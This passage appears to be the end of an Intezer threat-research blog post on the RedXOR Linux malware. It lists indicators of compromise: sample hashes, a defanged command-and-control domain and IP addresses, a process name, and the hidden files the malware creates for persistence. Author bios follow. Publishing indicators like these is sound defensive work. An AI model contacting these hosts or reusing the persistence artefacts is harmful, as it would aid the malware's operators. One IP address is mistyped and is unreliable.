

Figure 14: RedXOR sample in Intezer Analyze

IoCs

RedXOR

0a76c55fa88d4c134012a5136c09fb938b4be88a382f88bf2804043253b0559f

0423258b94e8a9af58ad63ea493818618de2d8c60cf75ec7980edcaa34dcc919

Network

update[.]cloudjscdn[.]com

158[.]247[.]208[.]230

34[.]92[.]228[].216

Process name

po1kitd-update-k

File and directories created on disk

.po1kitd-update-k

.po1kitd.thumb

.po1kitd-2a4D53

.po1kitd-k3i86dfv

.po1kitd-nrkSh7d6

.po1kitd-2sAq14

.2sAq14

.2a4D53

po1kitd.ko

po1kitd-update.desktop

S99po1kitd-update.sh

Avigayil Mechtinger
Avigayil is a security researcher at Intezer specializing in malware analysis. Formerly Avigayil was a cyber analyst at Check Point.

Joakim Kennedy
Dr. Joakim Kennedy is a Security Researcher at Intezer. His job involves analyzing malware and tracking threat actors. He has been a featured speaker at multiple BSides and other industry events. Prior to joining Intezer, Joakim managed Anomali's Threat Research Team.